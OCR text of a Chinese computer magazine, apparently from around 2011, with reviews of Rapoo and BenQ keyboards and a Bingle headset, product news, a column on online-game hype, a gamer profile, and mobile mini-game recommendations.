Tips 150元

400-888-7778

http://www.rapoo.com/


指数：易用程度、界面外观、性能表现、特色功能

规格


项目	参数
字键数量	99个
字键开关	导电膜
按键行程	2.3mm
工作电压	1.5V，AAA×2
工作电流	30mA
电池使用寿命	24个月
接口类型	USB
接收范围	10米，360度
工作频道	16个，自动跳频
重量	155g

最薄处仅5.5mm，做工非常精湛

键程较短，空格键手感一般




雷柏E9070还有靓丽的白色版本



键盘背部采用了不锈钢拉丝工艺



Nano无线接收器可隐藏在电池仓内



F1～F12的快捷功能键可结合Fn使用



剪刀脚悬浮式结构设计的键帽

体验感受

键盘中的“刀锋”战机

如果你曾经迷恋于苹果G6键盘那6.5mm超薄的外观设计，如今雷柏最新推出的“刀锋”E9070无线键盘必能再度激起你的肾上腺激素：它不仅拥有超越苹果G6的5.5mm（最薄处）极致纤薄外表，还采用了高档的不锈钢拉丝金属背板，最关键的是E9070价格也仅有150元，让喜欢超轻薄紧凑型键盘的同学不必再纠结于苹果G6的高价格，很小的开销就能体验犹如“刀锋”般的无线键盘。

布局紧凑 功能不少

雷柏E9070的尺寸为340mm×110mm×21mm，属于紧凑式无边框布局设计，整个键盘表面都被99颗按键占据，没有浪费每一分“土地”。由于空间有限，雷柏E9070采用了类似笔记本键盘的组合功能键设计，诸如网络、音量、歌曲前进/后退这类多媒体控制按键（印有桔黄色标识）需要配合独立的“Fn”键才能使用，如果你以前用过笔记本，再接触E9070会让你迅速上手。如果你以前一直在使用传统的台式机键盘，使用E9070这类紧凑型布局的键盘就需要一段时间来适应了。

剪刀脚式结构确保手感

对超薄键盘来说，手感往往是最难解决的问题。而雷柏E9070的键帽则采用了剪刀脚悬浮式结构设计，与同类产品中常见的火山口构架相比，键帽受力均匀，回弹迅速，手感更出众。不过，由于厚度的关系，E9070不可避免地存在键程偏短的问题，但除了空格键以外，其它的按键在敲击时的感觉还是相当不错的，长时间使用也不会感到明显的疲惫。

2.4G摆脱线缆束缚

雷柏E9070采用了时下流行的2.4G无线传输技术，有效使用距离在10米左右。这款键盘通过两节AAA电池供电，标配一枚Nano无线接收器，不使用时可以隐藏在电池仓内部，关闭键盘背面正中位置的电源开关还能节省电力，结合雷柏特有的低功耗技术最长可以获得24个月的使用寿命。总之，雷柏E9070是一款拥有“刀锋”般极致纤薄身材的键盘，出众的便携性非常适合HTPC用户选择，同时其炫酷的外表也更容易和家居环境融为一体。CF

王健 wangjian@cfan.com.cn



"精钢侠"驾到

明基KX800多媒体键盘



Tips

189元

400-888-0666
http://www.benq.com.cn/



指数

易用程度
界面外观
性能表现
特色功能

规格

键盘颜色/连接方式	黑色/有线
键盘接口/键盘按键数	USB/108
按键技术/按键寿命	X架构/500万次
多媒体功能键	静音、音量增/减、休眠
系统支持	Window 7, Window Vista, Window XP
产品特点	1.2cm超薄，贴心的按键静音设计，内置式钢板加固




做工精湛，"X架构"手感出众

若能采用无线技术会更完美

编辑观点

明基KX800采用了内置式钢板加固，整体外观颇具"金属范儿"，而独特的"X架构"也带来了出众的手感，可谓是"内外兼修"的多媒体键盘




明基KX800侧面非常纤薄



键帽表面有一定弧度处理



实用的多媒体功能键



X架构原理效果图

体验感受

"X架构"经典回归

提起"X架构"，DIY玩家一定会联想起明基早前推出的"海湾"和"海贝"两款键盘，其出色的手感至今仍被人津津乐道。时隔多年，"X架构"终于携"精钢侠"KX800多媒体键盘强势回归。明基键盘"X架构"的原理在于，运用两组平行四连杆机构，以强迫运动方式运动，让使用者按触键盘的四个角落时，都能享受到顺畅及一致的手感。别看KX800只有1.2cm的纤薄机身，但在"X架构"技术与类似笔记本触感键帽的组合下，依旧拥有出众的手感，而且还大幅降低了打字时扰人的噪音。用手托起明基KX800时你会感到明显的分量（将近700g），原因是这款键盘采用了内置式的钢板加固，可以承受500万次敲击寿命，更加安全耐用。

键盘布局更合理

明基KX800的外观以黑色作为主色调，结合金属拉丝的装饰带整体感觉质感十足。这款键盘采用了在笔记本上常见的"巧克力"键帽，而键帽的表面也作了一定的弧度处理，可以更好地与手指肚贴合，长时间打字时也不易产生疲劳感。为了方便用户使用，明基KX800对键盘的布局也作了一定的调整：将"Home"和"End"键放在同一行，加长的"Delete"键按起来也更为方便。此外，KX800还在键盘右上角添加了静音、音量减小、音量增加和休眠四组功能键，Fn键与F2~F10组合还能实现更多的快捷功能。

值得拥有的"精钢侠"

总之，明基KX800拥有"钢筋铁骨"，在做工用料方面值得肯定，超薄的外观设计也非常时尚。对传统的超薄键盘来说，过短的键程往往难以保证敲击时的手感，但明基KX800却凭借独特的"X架构"技术，以及略带弧度的大尺寸键帽设计，让键帽的每个位置都能获得相同的下压力克数并提供三段式的触感，从手感和使用舒适度来说远非普通的巧克力超薄键盘可比。如果你喜欢纤薄、个性的键盘，同时对手感的要求更高，相信这款明基KX800一定不会让你失望。CF

明基KX800免费试用征集令


正所谓"独乐乐不如众乐乐"，如果你也想亲自体验明基KX800多媒体键盘，请将您的姓名、住址、联系方式，以及对明基KX800的第一感觉发送到"fan_chengfei@ccw.com.cn"这个邮箱。我们会从中挑选出三名幸运读者，提供免费试用明基KX800键盘的机会，您的试用文章还有机会刊登在《电脑爱好者》杂志上，既赢键盘又得稿费，可谓一举两得哦。

周璟 zhoujing@cfan.com.cn

华贵并存
宾果i365头戴式耳麦

编辑观点

宾果 i365外观设计比较高雅，佩戴感觉也较为舒适。在音质的表现上还是不错的，搭配降噪麦克的简便操作更适合电脑的耳麦产品





Tips 新品上市


400-883-9611
http://www.bingle-tech.com.cn

指数
易用程度
界面外观
性能表现
特色功能

规格


耳机尺寸	185mm×185mm×95mm
线控器	线控麦克风
线长	1m± 0.5m
线径	2.5mm
电气规格：	
喇叭	
规格	φ40mm
灵敏度	108dB±3dB
频率响应	15~20000 Hz
喇叭额定功率	30mW
喇叭最大功率	50mW
喇叭阻抗	32Ω±15%
麦克风	
规格	φ6×2.7mm
灵敏度	-58±3dB

外观典雅时尚，功能实用
无明显缺点





呼吸型网眼皮革 透气性好


皮革式头戴 佩戴舒适


滑轨式伸缩调节


耳机可以灵活转动


线控式麦克 可接打电话

体验感受

宾果i365是一款设计典雅的时尚电脑耳机，耳机外表很个性的采用了大量布面材质，风格随意、亲和，给人一种比较小资、比较柔嫩的感觉比，别具一格。耳机还具有多款时尚色调可选，款款心意独具，致力于将时尚耳机的美丽身姿呈现到极致。


耳机封闭 麦克降噪

在耳机音质可以满足我们的绝大多数需求的同时，对耳机样式和可观性的追求，却潜伏在很多人心目之中。宾果i366的上市，也许会让人眼前一亮，耳机采用封闭式耳罩设计，在用户佩戴之后不仅可以物理上隔离外界噪音，也减少了听音乐时出现漏音的尴尬，其封闭式的空间也有助于耳机发挥出立体声音效，可令使用者可以充分享受到最自然的音乐，但在佩戴时耳机的力度稍大，希望使用时间长了应该可以适应下来。耳机自带麦克风，在正常的音量下不需要特意握住麦克风靠近嘴边，使用时只需要按一般使用方式保持与麦克风的收音距离，就可以获得非常好的效果。麦克风旁边是一个控制键，可以搭配多种移动娱乐平台和手机使用，当你处于聆听音乐模式下，通过单击控制键可以在来电时作为接听键，再次单击控制键则结束，并自动中断播放中的音乐。

音质不俗 手机电脑都适合

在小编实际使用的时候，宾果i365音质表现比较不错，细节方面有一定表现，耳机低音不是那么重给人感觉恰到好处，没有出现让人讨厌的低沉的感觉，可以比较清晰分辨各乐器的声音；高音表现也比较不错，没有过于明亮的感觉，整体给人感觉舒缓贴适，整个试听过程中宾果 i365让人比较满意。综合权衡，宾果i365耳机高贵时尚的同时整体音质不错，附送的线材可以接驳手机、电脑、MP3，对于年轻人非常合适。CF

二代i3最强音 昂达H61U魔固降价热卖



昂达H61U魔固使用标准Micro-ATX板型设计，采用全固态6相供电，其中3相用于CPU核心供电，由uP6230A主控芯片控制，1相用于集成内存控制器供电，还有2相用于集成显示核心供电。加上卖场极为罕见USB3.0高速接口，VGA、DVI、HDMI、光纤/同轴等接口更是一个不少，6组高规格7.1声道音频可谓豪华，1条PCI-E x16、1条PCI-Ex1、2条经典的PCI混合搭配保证扩展所需；还配有全固态、IES数字节能等昂达特色技术，被称为H61卖场最强音毫不过分。

http://www.onda.cn/ 010-82536547-813


节能永不止步 金河田省师傅电源再添新丁



省师傅410是金河田省师傅系列节能电源中的第二款，符合INTEL2.31规范，支持INTEL、AMD多核处理器，额定功率300W，最大功率400W，双路12V输出。较省师傅450小了50W，更加适合普通家居消费者使用。省师傅410采用主动式PFC设计，符合80PLUS白牌要求，效率最高达83%。具备宽幅功能，低压100V时也能正常工作，在多变电网下能有效保证电脑的正常使用。并且采用了节能芯片，有效降低待机功耗，满足欧盟EUP节能要求。

http://www.goldenfield.com.cn 0769-85057928

我的音乐棒棒糖 奥尼小音响D517炫彩上市



奥尼小音响D517的外观非常时尚可爱，并可支持SD卡播放，MP3/WMA双解码；AUX外接播放；FM收音，可自动搜索及存储电台；数码显示歌曲名称、歌词、时间等，学英语、记歌词高效方便；设计有定时闹钟及关机、多功能选择唤醒和音乐个性化选择设定功能。在音质方面，它采用40mm钕磁铁喇叭和独特的音质辐射盆设计，令音质表现更出色。供电方面，它采用锂电池和电脑USB双供电模式，并随机赠送诺基亚BL-5C手机电池一块，续航能力超强。


http://www.aoni.cc/ 400-656-6588



不过80照样高效 航嘉多核WD 500电源上市

近日，航嘉针对高端游戏市场推出了高性能、高性价比的产品多核WD500电源。该电源额定功率500W，可以搭配六核CPU，支持GTX570、HD6970等独立显卡。WD 500电源的CPU外露线长超过600mm，满足时下流行的机箱背部走线需求。采用主动式PFC加双管正激设计，在 90-264V电压范围下都能正常使用。此外多核WD 500按照80PLUS电压的效能标准设计，在典型负载下最高转换效率高达85%，是准80Plus电源。航嘉电源给消费者提供一年包换，三年保修的售后服务。

http://www.huntkey.com/ 400-678-8388



iPhone最佳伴侣 硕美科EP19Pro上市

硕美科EP19pro可以兼容iPhone、iPad等，采用了时下流行的二次折叠设计，可以将耳机折叠获得更小的体积，方便携带。该款耳机采用了较为厚实的硅胶头梁，不但佩戴舒适，而且增加了头梁的强度，升级版EP19pro采用透气性极佳的皮质耳垫，柔软舒适。耳机采用升级版Ultra Bass技术，低频量感十足，具备更强劲的低音表现力。频响范围为20~20000Hz，阻抗32欧姆，灵敏度为90dB±3dB，大多数音源设备都可以轻松驱动。

http://www.somic.cn/ 400-698-9993

性价比首选 摩天手G31火爆上市



摩天手近日推出的鼠标G31，可爱的外形，清新的色彩一下子吸引住众多消费者的目光。除了适合商务风格的黑色，灰色。其他各款均采用纯净的白色为主打，配以红、橙、绿、蓝等靓丽的色彩，大面积的白色中和了艳丽的色彩对视觉冲击，带来年轻一代的自然清新风格。产品采用Nano接收器，两节AA电池的使用寿命可长达12个月。CF

http://www.mofii.com/ 400-678-8010

新品发布

最强笔记本显卡GeForce GTX 500M系列国内亮相

8月17日，NVIDIA就即将在国内上市的NVIDIA GeForce GTX500M系列显卡进行了详细的讲解和实际游戏性能的演示。在产品分布上GTX 500M系列显卡包含了GTX 560M、GTX 570M、GTX580M三款不同定位的显卡，它们覆盖不同的屏幕尺寸，不同的产品定位带来了对于用户需求的满足和覆盖。采用这些显卡的机型包括外星人M18X、华硕G53SX、G74以及微星GT683、GT780DX、Clevo X711等，其中也不乏使用GTX 580M双卡SLI的顶级移动游戏笔记本。（范承飞）

侧重用户体验 快播播放器发布新版5.0

近日，继2008年推出快播播放器3.5经典版本之后，快播科技有限公司携手酷六网、激动网、凤凰网等强力市场合作伙伴，再次推出具有里程碑式意义的快播播放器新版5.0。新版播放器在保持原有技术领先优势的基础上力推整合娱乐功能，以图带给用户更完美的体验。同时还发布了快播自主研发的QMV格式，实现了无需缓冲、实时定位，其画质增强模式带来了更好的观影效果。目前，快播播放器的日活跃用户数达到了4000万，周活跃用户达到了1.2亿，将竞争对手远远甩在了后面。

汉王9.7英寸大屏电纸书E920正式上市

8月24日，汉王科技在京宣布配备9.7英寸200dpi大尺寸E-ink屏幕的最新款电纸书E920正式上市。E920将主要面向行业市场，其屏幕尺寸与实体书籍版面更加接近，分辨率达到1600×1200，可以让读者完整浏览PDF等格式专业书籍；珍珠屏的材质让电纸书更白，200dpi图像显示效果，优于目前国外市场主流机型的150dpi，图像表现得更加细腻；USB接口让用户可通过U盘等设备传输日常办公文档、电子图书、图片、音乐；并实现了E-ink电子阅读器“笔控+触控”的全新交互方式。性能方面，配备FreeScale 508处理器的E920打开10MB大小PDF文档打开速度和翻页速度分别为2.5秒和1.1秒，性能远超市场中的主流产品。（范承飞）

携手打造“微手机”联想A68e横空出世

8月24日，中国电信与新浪在北京召开新品发布会，包括联想A68e在内的预装微博客户端的八款天翼定制机型齐聚亮相。此次发布会上首度曝光的联想A68e，是联想集团继A60之后重磅推出的又一款千元智能3G手机。据悉，联想A68e将于9月中旬全面上市，时尚外观、千元智能与电信定制等多重优势将使联想A68e获得不俗的市场表现。（李红艳）

索尼在京发布秋季单电及微单新品

8月25日，索尼在北京国贸大酒店集中展示了索尼α系统下的E卡口数码单电/微单相机全系列产品。其中有两款使用全新“半透镜”技术的数码单电相机——具有2430万像素的高端机型A77和中档机型A65，A77可实现最高约12张/秒连续自动对焦高速连拍，媲美高端单反相机。同时发布的新品还有微单相机NEX-5N/NEX-7、镜头Sonnar T* E 24mm F1.8 ZA（SEL24F18Z）、E 55-210mm F4.5-6.3 OSS（SEL55210）、E 50mm F1.8 OSS（SEL50F18）、卡口适配器LA-EA2和电子取景器FDA-EV1S。（范承飞）

佳能发布腾彩PIXMA系列喷墨打印机新品

8月26日，佳能在上海举行了“照片，就要打出来”新品发布会。会上发布了包括成龙限量版单反照片一体机腾彩PIXMA MG6280，具有低打印成本，更多打印量的经济打印一体机PIXMA E500等8款佳能腾彩PIXMA系列喷墨打印机，国际功夫巨星成龙先生也参加了本次发布会。PIXMA E500是佳能根据中国用户打印、扫描、复印的使用特点以及对功能与成本等各方面需求的研究，专门开发的搭载超大容量墨盒的全新多功能一体机产品，88元墨盒即可打印800页。（范承飞）

罗技多款新品发布

8月30日，罗技公司在北京举办了新品发布会，一举推出了14款产品，包括平板电脑键盘盒、M570轨迹球鼠标、H150耳机等众多门类产品。其中，iPad键盘盒充分满足了用户对移动性和多功能性的需求，完美解决了iPad的携带和输入问题。此外，M570轨迹球鼠标达到激光级的精度，满足了制图、设计的专业用户需求。（齐书阳）

业界资讯

街头篮球网络争霸赛 BenQ电劲王鼎力助阵

“2011街头篮球全国联赛”历时4个月，先后辗转上海、北京、广州、成都等13座城市，在上周末迎来总决赛。此次总决赛中明基BenQ电劲王XL2410T专业电竞显示器助阵54位选手参加比赛。该显示器拥有120Hz超高刷新率和2ms极速响应时间的配合，让画面流畅度明显提升；还拥有升降支架，可进行高低和左右调整，能依据身高调节最适合的视角，让游戏玩家保持感觉最舒适的姿态进行游戏。不仅如此，XL2410T还支持3D显示，LED背光环保又节能。（姚雯）

2011年中国小家电精品展示暨颁奖典礼在京举行

8月12日，中国家用电器协会在中国国际展览中心举办了“2011年中国小家电精品展示暨颁奖典礼”。来自美的、格兰仕、九阳、莱克、西摩、天际、泰昌等国内实力小家电企业参加了本次活动。本次论坛上，还对今年表现优秀的小家电品牌和产品进行了奖励，共有7大品牌的九大类产品获得了“2011年中国小家电‘健康生活’大奖”，获奖产品贴切的体现了“健康品质 创意生活”这一小家电产品的发展主题。（范承飞）

促销活动

明星APU一体机报新价 惠普CQ1-2018cx仅2899元

目前，采用E系列APU E-350双核处理器的惠普 CQ1-2018cx一体机在价格上进一步更新，降至2899元，有兴趣的消费者不妨留意。外观方面惠普CQ1-2018cx采用了全黑色的设计，磨砂表面与黑色钢琴漆屏幕边框展现出独特品味；性能方面该产品搭载了AMD 最新的融合处理器E系列APU E-350双核处理器，主频为1.6GHz，并集成了AMD Radeon HD 6310独显核心，保障有效减少了系统功耗的同时，性能也相当不俗。

技嘉全系列全固态主板四年免费质保

8月25日，技嘉科技宣布旗下全系列主板将全面导入全固态电容设计，进一步提升技嘉主板的品质和信心保障。即日起，用户购买采用全固态电容设计的主板，登录技嘉活动官网注册即可将该主板的质保时间免费延长至四年。已购买的用户可在9月1日登录技嘉会员网站注册享用，网站地址http://event.gigabyte.cn/4years（姚雯）CF



网游恶俗炒作何时休?

●文/夜小狸

不知道什么是“宅基腐”?不解释,请自行百度。这个看似有些病态的思维取向,突然就千树万树梨花开一般,出现在微博段子以及各类游戏新闻话题当中。网游这种越来越恶俗的跟风炒作,让我们这些伪资深动漫爱好者情何以堪?

从宅男腐女到跟风“伪娘”

似乎漫友、玩家、甚至厂商们都对一些新兴的话题以及概念情有独钟,然而跟风者总是前赴后继——生搬硬套的新闻和话题比比皆是。从凤姐到犀利哥、从咆哮体到蓝精灵体。从宅男到宅男女神再到基腐话题……厂商的手法千篇一律且内容毫无营养,除了秀下限还是秀下限。往往让观者吐槽不能。

宅的话题被用滥之后,“基友,腐女”的概念也被饥渴的游戏厂商们迫不及待地搬上舞台。与此同时躺着中枪的还有各种“娘化”图的兴起。伴随娘化的则是更清一色的细腰和长腿……



许多观众纷纷表示,看过剑三的那组“好一朵忧郁的男纸”的cos之后,整个人都抑郁了……

盲从和跟风,往往比抄袭挪用还要惨不忍睹。毕竟抄的好了,还能博得掌声寥寥,跟风则始终只能是东施效颦而已。

创意品牌才是网游博弈的王道

一种新的创意以及潮流的兴起充满风险,而且这种风险不可知不可控,小厂商也许做不出效果且没有那么大的手笔。比如星辰变的“全球修行技术学院”以及征途的《玩大了》。从长远来看,这种创意性的品牌宣传却比任何短期的话题炒作以及盲目跟风有效得多。这也与一家游戏公司的目的有关,如果注重的是长期利益那么必然需要舍弃一些负面的偏娱乐化的信息。



征途2这次感动了不少玩家

国产网游近些年的发展已慢慢进入了转型期,与日俱增的停运游戏和悄然倒闭的公司都预示着游戏行业即将洗牌。当有一天玩家看腻了各种奇怪的话题和千篇一律的美女炒作,当游戏媒体再也找寻不到一些有用且积极向上的游戏文化思想。我们又当如何?

结语:大众娱乐口味总是充满了奇奇怪怪的东西。我不能阻止“宅基腐”这种奇怪的二次元产物,但“防宅防腐防巨乳”,完全可以从我做起…… CF

丽人SHOW

乐观的游戏MM:敏敏



敏敏同学出生在四川,有着80后一代四川女孩的普遍特点:美、瘦、性格直爽,对你抛给她的所有问题都知无不言言无不尽。“我就喜欢畅快地打游戏!”这是敏敏的独立宣言。从大学开始玩游戏至今已经六年光景。“最开始玩只是跟大家凑热闹,但是都说一般市面上都是男生的游戏,女生玩不好,就觉得很不服气,在我心里认为女生玩游戏其实是有自己的优势的,比如比较细腻,操作起来也会比较稳。于是就决定认认真真的开始玩,跟专业的朋友请教,包括跑图、学战术、买装备,俺的游戏生涯就这么开始啦。”



回想起自己当初在宿舍打魔兽的情景,敏敏还是很兴奋。“后来我也做过魔兽的节目解说,现在毕业了游戏也只能作为消遣不能天天玩了,不过有空我还是会一边吃零食一边享受game,因为它给我带来的快乐真是无以言表的!”爱玩游戏的女孩由于经常坐在电脑前,很容易导致皮肤暗淡,关于护肤,敏敏有自己的一套保养理论,“我认为不一定要用很贵的护肤品,适合自己最重要。我的皮肤属于敏感型的,我也经常会跟游戏MM们一起分享这些保养品。没有特殊场合的时候绝对不用粉底,如果肤色不好的人用点修颜隔离就好,经常用粉底的话很伤皮肤的。还有,平时生活中也没有必要化很浓的妆,细心护理对游戏女孩的皮肤来说很重要哦。” CF

敏敏的邮箱:min908wang@163.com,“欢迎大家跟我交流游戏心得。”

第32期丽人SHOW预告

●文/VC

昵称:薇薇
星座:金牛
身高:167
爱好:旅游、游戏



柳絮飞 yx@cfan.com.cn

Mini Game对对碰

本期对对碰为大家介绍的小游戏基本都网罗了各大排行榜的主打游戏，挑出的这几款都算是排行榜中的精品了。

铁路迷宫

此款游戏近期都排在排行榜的前几位。这款小游戏主题是管理铁道，火车过来时怎么个走法完全由玩家自己来设计制造。当你的道路设计得合情合理并且很顺的时候，火车才能平安通过，反之便会撞车，游戏结束。拥有难忘的旅程，如何管理好铁路就看玩家自己了。

推荐指数：★★★

推荐网址：http://www.ipadown.com/yi-zhi-you-xi-tie-lu-mi-gong-rail-maze-review

运行平台：安卓、iPhone等。

云妞



这款游戏的界面是固定的，而中间区域是可以手指滑动的选择小鸟飞行路线的。画面做得比较动感，整体感觉可玩性还不错。玩家最初下载的时候切忌不要乱点，因为飞行的路线不受你控制，上下起伏的路线才是受玩家控制的，所以初玩者尽量慢点才是制胜的秘笈哦。


推荐指数：★★★

推荐网址：http://iphone.paojiao.cn/iphone/adinfo/31702.html

运行平台：iPhone、iPad。

Uno纸牌

UNO纸牌已经风靡全球数十年了，被誉为世界上最好玩的纸牌游戏，无论单人游戏还是双人模式乐趣都很多，它的特点是简单易学，适合各年龄层人士玩。而在此游戏中最考验的是集中注意力和反应，还有相互间的思维较量，多人游戏模式可在Wi-Fi 连线功能下全天候开打呢！



推荐指数：★★★

推荐网址：http://www.androidonline.net/soft/10340.html

运行平台：安卓

挖宝达人

这是一款解谜益智类的小游戏，在一片非常神奇的岛屿上，这里聚集了宝藏、怪物和古神，玩家自己作为一名英雄的角色，挖掘探索这美丽的岛屿是你最热衷的事情，一定要记住自己的使命哦。游戏中你可以攻击海盗、野生动物和当地野人来增加你的技能，从而以开启新的权力。每一关根据物理原理设定不同的关卡，在闲暇的时候活跃下脑细胞感觉挺不错的。




推荐指数：★★★

推荐网址：http://an.duowan.com/1108/178019748686.html

运行平台：安卓。

女王的皇冠

完全是RPG游戏的小翻版，玩的时候感觉有点类似仙剑奇侠传，因为里面充斥有大量剧情，包括敌人攻入宫殿等。手机游戏里其实很少有打怪升级的游戏，即使有的话画面也是做得相对粗糙，情节编的也都比较狗血。但这款小游戏的成功之处就在于，剧情和画面你都是比较乐于接受的，两方面都有很大的创新，打怪的感觉也比较爽。




推荐指数：★★★

推荐网址：http://dl.pcgames.com.cn/download/58978.html

运行平台：iPhone

Twinflix




这款小游戏想必大家已经是很熟悉了，尤其是80后们，它是俄罗斯方块这款老游戏的翻版。所有操作全部由手机完成，跟手柄上的体验有很大的不同。这款游戏自从开拓出手机版游戏后，立刻成为各大排行榜的主打游戏。打破老款的手柄操作，试试手机的感觉吧。

推荐指数：★★★★

推荐网址：http://www.app111.com/info/404432764/

运行平台：iPhone、iPad等。





让你上瘾的色彩之旅


体验《Bubble Bust》

●文/阿凡达

